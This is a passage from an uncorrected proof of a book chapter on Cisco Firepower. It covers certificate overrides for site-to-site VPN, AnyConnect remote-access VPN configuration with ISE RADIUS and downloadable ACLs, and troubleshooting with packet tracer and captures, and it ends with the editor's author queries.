VPN_Identity	Global	PKCS12 file	✘ Failed
▼ FTD_Site2			
VPN_Identity	Global	PKCS12 file	🔍 CA 🔍 ID

Error:
ERROR: Trustpoint VPN_Identity is not known

this figure will be printed in b/w

Figure 21-111. Certificate error

In our example, the error was caused by a high availability error. FTD_Site1 is an HA pair, but the state link was disconnected. The reason it gave us the error that the trustpoint was not known is because of what is called a split-brain issue where the devices in the HA pair are out of sync. After fixing the certificate issue, we go back into site-to-site VPN connection and change the authentication to certificate. We can only choose one certificate trustpoint for the configuration. The VPN configuration does not allow for one trustpoint per device. If we used SCEP, this wouldn't be an issue. Each device would get a unique certificate automatically.

this figure will be printed in b/w




Figure 21-112. VPN certificate authentication

781
782
783

If you browse to Devices ► Troubleshooting, you may see indications of problems, but a lack of logs on the Troubleshooting page does not mean everything is good. In our example, the certificate will not authenticate because both devices are using the same certificate. We need to configure an override.

this figure will be printed in b/w




Figure 21-113. VPN certificate authentication error

To fix the issue, we need to switch the VPN back to PSK Automatic. Then we delete the certificate enrollment for Site 2. Then we go back to Objects ► Object Management ► PKI ► Cert Enrollment and configure an override. We need to create a PKCS12 file for the Site 2 device in the same way we did for Site 1. Edit the certificate enrollment we previously created and add an override for Site 2. An override will use a different configuration for the overridden configuration. In this case, we upload site2.pfx as the certificate for Site 2.

784
785
786
787
788
789

this figure will be printed in b/w

Figure 21-114. PKI object override

With the override in place, go back to Device ► Certificates and reenroll the trustpoint for FTD2. Then configure the VPN back to certificate-based authentication. When making changes to IKEv2, you may need to go into the command line and clear the security association with `clear crypto ikev2 sa`. Now that we have the override in place, the certificate-authenticated VPN will work. We deploy the new configuration. After generating traffic from internal hosts, we see the VPN session establish without error.

790
791
792
793
794
795

For additional security, we could have also used certificate maps.

Remote Access

796

Remote access VPNs allow end users to connect to their organization's internal network. The two main types of remote access VPNs are IPSec and SSL VPNs. Even though IPSec is still in use, SSL VPNs are more common. One reason is that it is easier for firewalls and NAT boundaries to handle SSL traffic than it is for IPSec. In our example, we will configure an SSL VPN.

797
798
799
800

The first step we need to do is create a profile that will be pushed to the clients. ASAs had an option to configure the client profile as part of the VPN wizard. As of Firepower 6.6, that feature does not exist, and we need to create the profile offline. The tool to create a profile is called the AnyConnect Profile Editor. If you

801
802
803

804 search Cisco software downloads for AnyConnect, you will see an installer for the profile editor as an option.
805 While you are on the page to download AnyConnect files, you need to download the head-end package for
806 AnyConnect. There are options for Windows, Mac, and Linux.

807 We can leave most of the defaults for the policy. The one change we are making in our example
808 is adding our secure gateway in the list of servers. After adding the gateway, we save the file to our
809 management PC so we can upload it to the FMC in the next step.

AU26

this figure will be printed in b/w




Figure 21-115. Create client VPN profile


810 Back on the FMC, we browse to Objects ► Object Management ► VPN ► AnyConnect File. Click the
811 Add AnyConnect File button and upload the profile. Select Profile as the file type. We also need to upload the
812 head-end client packages that you previously downloaded.



Name	Value	Type	
AnyConnectWindows	anyconnect-win-4.8.03052-webdeploy-k9.pkg	AnyConnect Client Image	
ClientProfile	client_profile.xml	AnyConnect Client Profile	

Figure 21-116. AnyConnect file

Before we configure a policy, we need to configure addressing for the clients. We will use address pools. Under Object Management ► Address Pools ► IPv4 Pools, add a pool. 813
814



IPv4 Pools
IPv4 pool contains list of IPv4 addresses, it is

Add IPv4 Pool

Name*
Client_VPN_Pool

IPv4 Address Range*
10.150.150.100-10.150.150.150
Format: ipaddr-ipaddr e.g., 10.72.1.1-10.72.1.150

Mask
255.255.255.0

Description
Address pool to use for Client VPN

Allow Overrides
Configure device overrides in the address pool object to avoid IP address conflicts in case of object is shared across multiple devices

► Override (0)

Cancel Save

Figure 21-117. Address pool

Next, we will select VPN ► Group Policy. There is a default policy, but it is best practice to create your own. In the General tab, we are unselecting IPSec and using only SSL. We associated the pool we just created to the policy. We configured a banner that users will see when they log into the system. We left split tunneling as the default. Split tunneling can allow users to pass some traffic over the tunnel and route some traffic unencrypted toward their default gateway. Forcing all traffic through the tunnel is the default. It is considered more secure, but it also takes more resources. Under DNS, we configured the DNS information that will be pushed to the clients. In the AnyConnect tab, we selected the client profile. We left everything else with default settings. 815
816
817
818
819
820
821
822

this figure will be printed in b/w




Figure 21-118. Configure VPN group policy

823 Now we need to add a RADIUS server for authentication and authorization. If you are using
824 certificate authentication, you can check the box to use RADIUS to authorize only. In our example, we are
825 authenticating passwords through RADIUS. Enabling dynamic authorization is important if you are using
826 posturing. With posturing, your authorization can change depending on your compliance state.

Add RADIUS Server Group

Name:*
ISE

Description:

Group Accounting Mode:
Single

Retry Interval:* (1-10) Seconds
10

Realms:

Enable authorize only

Enable interim account update

Interval:* (1-120) hours
24

Enable dynamic authorization

Port:* (1024-65535)
1700

RADIUS Servers (Maximum 16 servers)

IP Address/Hostname

No records

New RADIUS Server

IP Address/Hostname:*
172.20.1.25
Configure DNS at Threat Defense Platform Settings to resolve hostname

Authentication Port:*
1812 (1-65535)

Key:*
.....

Confirm Key:*
.....

Accounting Port:
1813 (1-65535)

Timeout:
10 (1-300) Seconds

Connect using:
 Routing Specific Interface ⓘ

Default: Diagnostic Interface +

Redirect ACL: +

Cancel Save

this figure will be printed in b/w

Figure 21-119. Add RADIUS for VPN

The next part of the configuration is under Devices ► VPN ► Remote Access. When you click to add a VPN, it will open a wizard.

827
828

this figure will be printed in b/w




Figure 21-120. Add remote access VPN

829 On the next page, we are selecting AAA only. Other options are certificate only or AAA and certificate.
 830 If you select certificate only, the system will verify that it trusts your certificate and then send your user
 831 information from the certificate to RADIUS for authorization.

832 When we get to the Access & Certificate tab, we are enabling the VPN on our outside interface. We are
 833 selecting the identity certificate that we configured with the site-to-site VPN.

3 AnyConnect — 4 Access & Certificate — 5 Summary

Remote User — AnyConnect Client — Internet — Outside — VPN Device — Inside — Corporate Resources

AAA

Network Interface for Incoming VPN Access

Select or create an interface Group or a Security Zone that contains the network interfaces users will access for VPN connections.

Interface group/Security Zone:*
 Outside_Site1 +

Enable DTLS on member interfaces

All the devices must have interfaces as part of the Interface Group/Security Zone selected.

Device Certificates

Device certificate (also called identity certificate) identifies the VPN gateway to the remote access clients. Select a certificate which is used to authenticate the VPN gateway.

Certificate Enrollment:*
 VPN_Identity +

Enroll the selected certificate object on the target devices

Access Control for VPN Traffic

All decrypted traffic in the VPN tunnel is subjected to the Access Control Policy by default. Select this option to bypass decrypted traffic from the Access Control Policy.

Bypass Access Control policy for decrypted traffic (sysopt permit-vpn)

This option bypasses the Access Control Policy inspection, but VPN filter ACL and authorization ACL downloaded from AAA server are still applied to VPN traffic.

this figure will be printed in b/w

Figure 21-121. Access & Certificate

We selected to bypass the access control policy for decrypted traffic. That does not mean that there is not any access control. Filters on the group policy or access control lists pushed from ISE are still applied. If you choose not to check this box, you need to create access policy rules for allowed traffic from clients using Firepower access control policies.

Before we test the VPN, we need to set up everything in ISE. RADIUS requests will come from the firewall itself and not the FMC. We need to create a network resource for the Site 1 FTD appliance.

Since we want to use downloadable access control lists (dACLs), we need to create them first. When we use any in the source, it is replaced by the IP of the client.

834
835
836
837
838
839
840
841

this figure will be printed in b/w

Downloadable ACL List > **New Downloadable ACL**

Downloadable ACL

* Name

Description

IP version IPv4 IPv6 Agnostic ⓘ

* DACL Content

1234567	deny ip any host 8.8.8.8
8910111	permit ip any any
2131415	
1617181	
9202122	
2324252	
6272829	
3031323	
3343536	
3738394	

Figure 21-122. Create dACL

We need to create authorization profiles that use the dACLs.

this figure will be printed in b/w

Authorization Profiles > **New Authorization Profile**

Authorization Profile

* Name

Description

* Access Type

Network Device Profile

Service Template

Track Movement

Passive Identity Tracking

▼ **Common Tasks**

DACL Name

Figure 21-123. Authorization profile

Finally, we can tie it together in a rule in a policy set.

843

Status	Rule Name	Conditions	Results	Profiles	Security Groups	Hits	Actions
High Access	High Access	InternalUser IdentityGroup EQUALS User Identity Groups HighAccess		HighAccessProfile	Select from list		
Low Access	Low Access	InternalUser IdentityGroup EQUALS User Identity Groups LowAccess		LowAccessProfile	Select from list		
Default	Default			DenyAccess	Select from list	0	

Figure 21-124 VPN authorization rules

When we test the VPN, we can go to the web page for the firewall and download AnyConnect from there. If the end user does not have administrative access to their workstation, it is better to pre-install the client. In our test, we connected using a pre-installed instance of AnyConnect. First, we tested an account with low access and then one with high access. When we look at RADIUS Live Logs in ISE, we can see both connections and the dACLs that we pushed.

844
845
846
847
848

Time	Status	Details	Repeat ...	Identity	Endpoint ID	Endpoint P...	Authentica...	Authorizati...	Authorizati...
Oct 06, 2020 04:27:30 119 AM	✓			#ACSACL#-IP-Hig...					
Oct 06, 2020 04:27:30 113 AM	✓		0	will	00 50 56 8A 81 F4	Workstation	VPN >> Def...	VPN >> Hig...	HighAccess...
Oct 06, 2020 04:27:30 113 AM	✓			will	00 50 56 8A 81 F4	Workstation	VPN >> Def...	VPN >> Hig...	HighAccess...
Oct 06, 2020 04:27:24 694 AM	✓			#ACSACL#-IP-Lo...					
Oct 06, 2020 04:27:24 691 AM	✓			noel	00 50 56 8A 81 F4	Workstation	VPN >> Def...	VPN >> Low...	LowAccessP...

Figure 21-125. RADIUS Live Logs

You can also see information about the connection in the FMC. Viewing Remote Access VPN User Activity Analysis ► Users ► User Activity lets you view the details of user activity on your network. The system logs historical events and includes VPN-related information such as connection profile information, IP address, geolocation information, connection duration, throughput, and device information.

849
850
851
852

Time	Event	Username	Status	Discovery Application	Authentication Type	IP Address	Start Time	End Time	Description	VPN Session Type	VPN Group Policy	VPN Connection Profile	VPN Client Public IP	VPN Client Country	VPN Client Application
2020-10-06 00:27:30	New User Identity	will	✓	Discovered Identities	LDAP	No Authentication									
2020-10-06 00:27:30	VPN User Login	will	✓	Discovered Identities	LDAP	VPN Authentication	10.150.150.108			AnyConnect SSL	AgresVPN	AgresVPN	192.168.0.31	us	Cisco AnyConnect VPN Agent for Windows 4.8.0302

Figure 21-126. User information

this figure will be printed in b/w

When we look at access lists from the FTD CLI, we can see the access list pushed from ISE.

```
> show access-list ; include ACSACL
access-list #ACSACL#-IP-HighAccess-5f7beb2e; 2 elements; name hash: 0xc3232b46 (
dynamic)
access-list #ACSACL#-IP-HighAccess-5f7beb2e line 1 extended deny ip any4 host 8.
8.8.8 (hitcnt=0) 0x420f8df9
access-list #ACSACL#-IP-HighAccess-5f7beb2e line 2 extended permit ip any4 any4
(hitcnt=90) 0x086b45a2
```

Figure 21-127. Dynamic access list

The command `show vpn-sessiondb anyconnect` shows information about the connection.

```
> show vpn-sessiondb anyconnect

Session Type: AnyConnect

Username       : will                               Index       : 3
Assigned IP    : 10.150.150.100                   Public IP    : 192.168.0.31
Protocol       : AnyConnect-Parent SSL-Tunnel DTLS-Tunnel
License        : AnyConnect Premium
Encryption     : AnyConnect-Parent: (1)none   SSL-Tunnel: (1)AES-GCM-256   DTLS-Tunn
el: (1)AES-GCM-256
Hashing        : AnyConnect-Parent: (1)none   SSL-Tunnel: (1)SHA384   DTLS-Tunnel: (
1)SHA384
Bytes Tx       : 19494                               Bytes Rx     : 66479
Group Policy   : ApressVPN                               Tunnel Group : ApressVPN
Login Time     : 04:27:30 UTC Tue Oct 6 2020
Duration      : 0h:11m:02s
Inactivity     : 0h:00m:00s
ULAN Mapping   : N/A                               ULAN         : none
Audit Sess ID  : ac103209000030005f7bf232
Security Grp   : none                               Tunnel Zone  : 0
```

Figure 21-128. Show VPN output

Troubleshooting

Troubleshooting Firepower can involve navigating both the web interface and the command line. Individual firewalls send some logs to the FMC, but interactive commands need to be run on the firewalls themselves. If you browse to **Devices** ► **Device Management**, there is a tool icon next to each device. That takes you into the troubleshooting menu. If you are on an HA pair, make certain you have the correct device. Traffic does not pass through a passive device, so troubleshooting commands will not give you much information if you do not select an active device.

AU27

Name	Model	Version	Chassis	Licenses	Access Control Policy
Site 1 (1)					
FTD_Site1 High Availability					
FTD_HA1(Primary, Failed) 172.20.1.29 - Resolved	FTD for VMWare	6.6.1	N/A	Base, Threat (3 more...)	AccessPolicy
FTD_HA2(Secondary, Active) 172.20.1.24 - Resolved	FTD for VMWare	6.6.1	N/A	Base, Threat (3 more...)	AccessPolicy
Ungrouped (1)					
FTD_Site2 172.20.1.233 - Resolved	FTD for VMWare	6.6.1	N/A	Base, Threat	AccessPolicy

Figure 21-129. Device troubleshooting

From here, you can see health statistics and options for generating troubleshooting files and advanced troubleshooting. Generating troubleshooting files is commonly used when working with TAC. Advanced troubleshooting provides interactive troubleshooting information.

Health Monitor

Appliance: FTD_HA2

Buttons: Generate Troubleshooting Files, Advanced Troubleshooting

Module Status Summary: Normal (36.84%), Disabled (63.16%)

Alert	Time	Description
Automatic Application Bypass Status	2020-10-06 00:44:32	No applications were bypassed
Cluster/Failover Status	2020-10-06 00:44:32	Process is running correctly
Configuration Database	2020-10-06 00:44:32	Does not apply to this platform
Disk Usage - Disk Test	2020-10-06 00:44:32	/rftw using 17% 611M (3.06 Avail) of 3.8G
FMC HA Status	2020-10-06 00:44:32	Does not apply to this platform
Inline Link Mismatch Alarms	2020-10-06 00:44:32	Hardware is functioning normally
Interface Status	2020-10-06 00:44:32	All interfaces are working correctly

Figure 21-130. Troubleshooting page

In Advanced Troubleshooting, we can download files, run commands, run traces, and capture packets.

this figure will be printed in b/w




Figure 21-131. Advanced Troubleshooting page

866 The CLI page is a nice way to run commands against the FTD, but you need to know the exact
 867 command. It does not support auto-completion or context-sensitive help. If you are not certain of the exact
 868 command, the CLI offers more flexibility.

869 Packet Tracer allows you to inject a test packet to an interface and trace what happens. It will tell you if it
 870 hit an access control policy or NAT policy and the disposition of the packet. It is useful in what if scenarios.

871 In this example, we tested a packet on the outside interface. It was dropped due to the access control
 872 policy.

Uncorrected Proof

Advanced Troubleshooting
FTD_HA2

File Download Threat Defense CLI **Packet Tracer** Capture w/Trace

Select the packet type and supply the packet parameters. Click start to trace the packet.

Packet type: TCP Interface*: Outside

Source*: IP address (IPv4) 192.168.55.1 Source Port*: http

Destination*: IP address (IPv4) 192.168.14.66 Destination Port*: http

SGT number: SGT number... (0-65533) VLAN ID: VLAN ID... (1-4096) Destination Mac Address: XXXX.XXXX.XXXX

Output Format: detailed

Output

```

Phase 1: Result=ALLOW Type=ROUTE-LOOKUP
Phase 2: Result=DROP Type=ACCESS-LIST
Type: ACCESS-LIST
Subtype: log
Result: DROP
Config:
access-group CSM_FW_ACL_global
access-list CSM_FW_ACL_advanced deny ip any any rule-id 268437504 event-log flow-start
access-list CSM_FW_ACL_remark rule-id 268437504: ACCESS POLICY: AccessPolicy - Default
access-list CSM_FW_ACL_remark rule-id 268437504: L4 RULE: DEFAULT ACTION RULE
Additional Information:
Forward Flow based lookup yields rule:
in id=0x2b1a256473a0, priority=12, domain=permit, deny=true
hits=1, user_data=0x2b1a187edfc0, cs_id=0x0, use_real_addr, flags=0x0, protocol=0
src ip/id=0.0.0.0, mask=0.0.0.0, port=0, tag=any, rc=any
dst ip/id=0.0.0.0, mask=0.0.0.0, port=0, tag=any, rc=any, vlan=0, dscp=0x0
input if=any output if=any

```

this figure will be printed in b/w

Figure 21-132. Packet Tracer

If you want to see the disposition of real packets, you can start a packet capture. You can create a capture with filter criteria or look at anything. If packets are not making it to their destination interface, you can see why by using a capture with trace.

873
874
875

this figure will be printed in b/w

```

C
> 1: 04:57:22.368083 172.20.1.27.40073 > 192.168.41.100.514: udp 124
> 2: 04:57:22.368160 172.20.1.27.40073 > 192.168.41.100.514: udp 94
> 3: 04:57:22.370479 172.20.1.27.40073 > 192.168.41.100.514: udp 83
> 4: 04:57:23.811145 172.20.1.27.40073 > 192.168.41.100.514: udp 124
> 5: 04:57:23.811542 172.20.1.27.40073 > 192.168.41.100.514: udp 94
✓ 6: 04:57:23.814121 172.20.1.27.40073 > 192.168.41.100.514: udp 83
  > Phase 1: Result=ALLOW Type=CAPTURE
  > Phase 2: Result=ALLOW Type=ACCESS-LIST
  > Phase 3: Result=ALLOW Type=FLOW-LOOKUP
  > Phase 4: Result=ALLOW Type=SNORT
  > Phase 5: Result=ALLOW Type=INPUT-ROUTE-LOOKUP-FROM-OUTPUT-ROUTE-LOOKUP
  > Result :allow
✓ 7: 04:57:24.037260 172.20.1.27.40073 > 192.168.41.100.514: udp 124
  > Phase 1: Result=ALLOW Type=CAPTURE
  > Phase 2: Result=ALLOW Type=ACCESS-LIST
  > Phase 3: Result=ALLOW Type=FLOW-LOOKUP
  > Phase 4: Result=ALLOW Type=SNORT
  > Phase 5: Result=ALLOW Type=INPUT-ROUTE-LOOKUP-FROM-OUTPUT-ROUTE-LOOKUP
  > Result :allow
> 8: 04:57:24.038145 172.20.1.27.40073 > 192.168.41.100.514: udp 94

```

Figure 21-133. Capture with trace output

Summary

876

877

878

879

This was a massive chapter, but it only scraped the tip of the iceberg on the features available on the Firepower system. Firepower is the combination of several other products. The two main influences of Firepower are ASA and Sourcefire Defense Center, but other products show their influence in the framework.

Author Queries

Chapter No.: 21 0005078441

Queries	Details Required	Author's Response
AU1	Please provide citations for all figures in this chapter in the text.	
AU2	Please check if “Dynamic rules” is okay as edited.	
AU3	Both forms “Firepower Management Console” and “Firepower Management Center” have been used in the text and retained as given. Please check if okay.	
AU4	This following image is unnumbered. Please check.	
AU5	Please check if “thin provisioning” is okay as edited.	
AU6	Please check if edit to sentence starting “You will first need...” is okay.	
AU7	Please check if “the “Access Policies” section” and similar occurrences are okay as edited.	
AU8	Please check if “in the context of the configuration task” is okay as edited.	
AU9	Please check if “the “Virtual Private Networks” section” and similar occurrences are okay as edited.	
AU10	Please check if edit to sentence starting “FMC is designed as...” is okay.	
AU11	Please check if edit to sentence starting “Networks can be defined...” is okay.	
AU12	Please check if edit to sentence starting “That means you can’t...” is okay.	
AU13	Please check if edit to sentence starting “The configuration is similar...” is okay.	
